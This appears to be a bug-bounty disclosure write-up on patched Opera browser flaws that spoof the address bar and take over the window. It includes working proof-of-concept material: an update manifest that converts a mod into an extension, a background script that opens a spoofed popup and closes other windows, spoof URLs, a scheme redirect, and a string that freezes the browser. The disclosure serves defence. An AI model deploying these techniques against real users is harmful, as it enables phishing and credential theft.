
Reported 22 March 2023, patched 11 May 2023, bounty paid 26 May 2023 (2000).
Step 2: mod to extension update in GX desktop
Manifest V3 allows an extension to be updated outside the store by hosting an update document and pointing update_url at it. The researcher created a mod whose update_url points to this XML:
<?xml version='1.0' encoding='UTF-8'?><gupdate xmlns='http://www.google.com/update2/response' protocol='2.0'> <app appid='ognjhldibihbecibchfedidcmgpcenjj'> <updatecheck codebase='https://mydomain/asdfgh/video.crx' version='1.23' /> </app></gupdate>
The newer version, 1.23, has this manifest:
{"update_url": "https://mydomain/asdfgh/pp.txt", "manifest_version": 3, "name": "Video Player", "description": "Best Video Player", "version": "1.23", "icons": { "512": "icon_512.png" }, "developer": { "name": "Opera Softwarea" },"background": { "service_worker": "x.js" }}

The mod attribute is gone, so the mod becomes an extension, and the background script x.js runs in the extension's context. The attack flow: the user visits the attacker's page and the mod is installed automatically.

The user closes and reopens the browser.

The mod becomes an extension and the background script executes.
Even after the update the extension has no permissions, and nothing tried from the manifest changed that. The background script did have some permissions enabled by default:

Among them, chrome.windows gives access to all open windows, including removing them and creating new ones. The chrome.windows.create documentation has a type value; with popup:

The window has no address bar, so the attacker can draw their own URL bar and convince the user they are on a legitimate origin.
chrome.windows.remove lets the attacker close the main window and leave only the spoofed one, so the browser shows nothing else. The researcher was not sure how often Opera checks for updates, but notes it checks after every restart and believes it also checks after some hours, which would make the attack work without a restart.
Proof of concept steps:
- Install Opera GX and visit
https://mydomain/poc.html. - Restart the browser.
- The browser is taken over and the address bar is spoofed.
The background script x.js:
chrome.windows.create({url:"https://mydomain/spoof/",type:"popup",width:900,height:900,left:250});chrome.windows.getAll((x)=>{chrome.windows.remove(x[0].id)});
As a bonus, the manifest can declare optional_permissions and ask for any permission; if the user clicks Allow, everything is available and RCE can be achieved. No proof of concept was made for this because it needs the user to click Allow.
Reported 27 February 2023, patched 5 March 2023, bounty paid 17 April 2023 (2000).
Step 3: Google search spoof in Touch and GX Mobile
Combining the two behaviours (the app rewrites the address bar for any www.google.<anything> host, and the path check only looks at the prefix), the researcher spoofed the full address bar with:
https://www.google.pwr.wtf/search?q=https://www.google.com/login&client=ms-opera-touch-android

The domain pwn.wtf was bought just for this proof of concept.
Reported 6 October 2022, patched 5 December 2022, bounty paid 8 February 2023 (2500).
Step 4: Opera Mini address bar spoof
If a page such as example.com links to the custom scheme pointing at a site with a downloadable file, the page content stays example.com but the address bar changes to the target URL. The redirect scheme changes the address bar before the request completes; if the target is slow, a download, or returns no body, the address bar shows that URL while the content remains the attacker's and the browser hangs with the frozen address bar:
attacker.com -> click link to opera-mini://open?url=google.com/download
address bar changes to google.com/download
contents of the page is still from attacker.com and user can interact with it
Reported 29 September 2022, patched 21 November 2022, bounty paid 30 November 2022 (3000).
Step 5: XSS to full address bar spoof in GX

With XSS on play.gx.games, the page can message the Gaming Landing Page extension because its externally_connectable list includes that origin. The openURL command reaches the native opr.gamingPrivate.openURL(url, fullScreen, size). The size parameter was the obstacle; the {'__proto__':23} probe revealed the required properties, and {'height':23} followed by a width completed the call.
The resulting window has no address bar or toolbar. The researcher recreated the Opera authentication page with HTML and CSS, including a fake address bar and a cursor that changes to the text selector on hover.
Bonus issues from the same primitive:
- Potential local file read: local files can be opened, which a normal web page and JavaScript cannot do; combined with a compromised renderer exploit in Chrome, files could be leaked.
- VPN bypass: the VPN stays on until the browser restarts, but the vulnerability can load
chrome://URLs, includingchrome://restart; after the restart the VPN is not working and the user's real IP leaks.
Reported 10 January 2023, patched 31 March 2023, bounty paid 31 March 2023 (1000).
Step 6: Arabic character freeze in GX Android
Pasting http://سgoogle.com into the address bar hangs the browser while setting the URL. To make it deliverable, the text is placed in a textarea and the victim taps search, which puts it in the address bar.

Reported 27 October 2022, patched 1 March 2023, bounty paid 7 March 2023 (500).
Step 7: fullscreen spoof
A page requests fullscreen; the address bar disappears with no notification, and the attacker's page can present a fake address bar. The video shows normal navigation next to the fullscreen request, with little visible difference.
Reported 6 February 2023, patched 6 March 2023, bounty paid 17 April 2023 (1000).
Root cause
The issues share a pattern: each relies on a check that was missing or too loose, as described in the findings above. Existing defences did not stop these because each relies on a check that was either missing (mod update, fullscreen notification) or too loose (prefix matching, scheme allow-list).
Impact
Each issue lets an attacker show a victim a trusted origin while controlling the content, to phish credentials or other data. The GX desktop chain goes further: automatic mod installation, conversion to an extension, closing the main window and leaving only the attacker's window, with optional permissions potentially leading to RCE if the user clicks 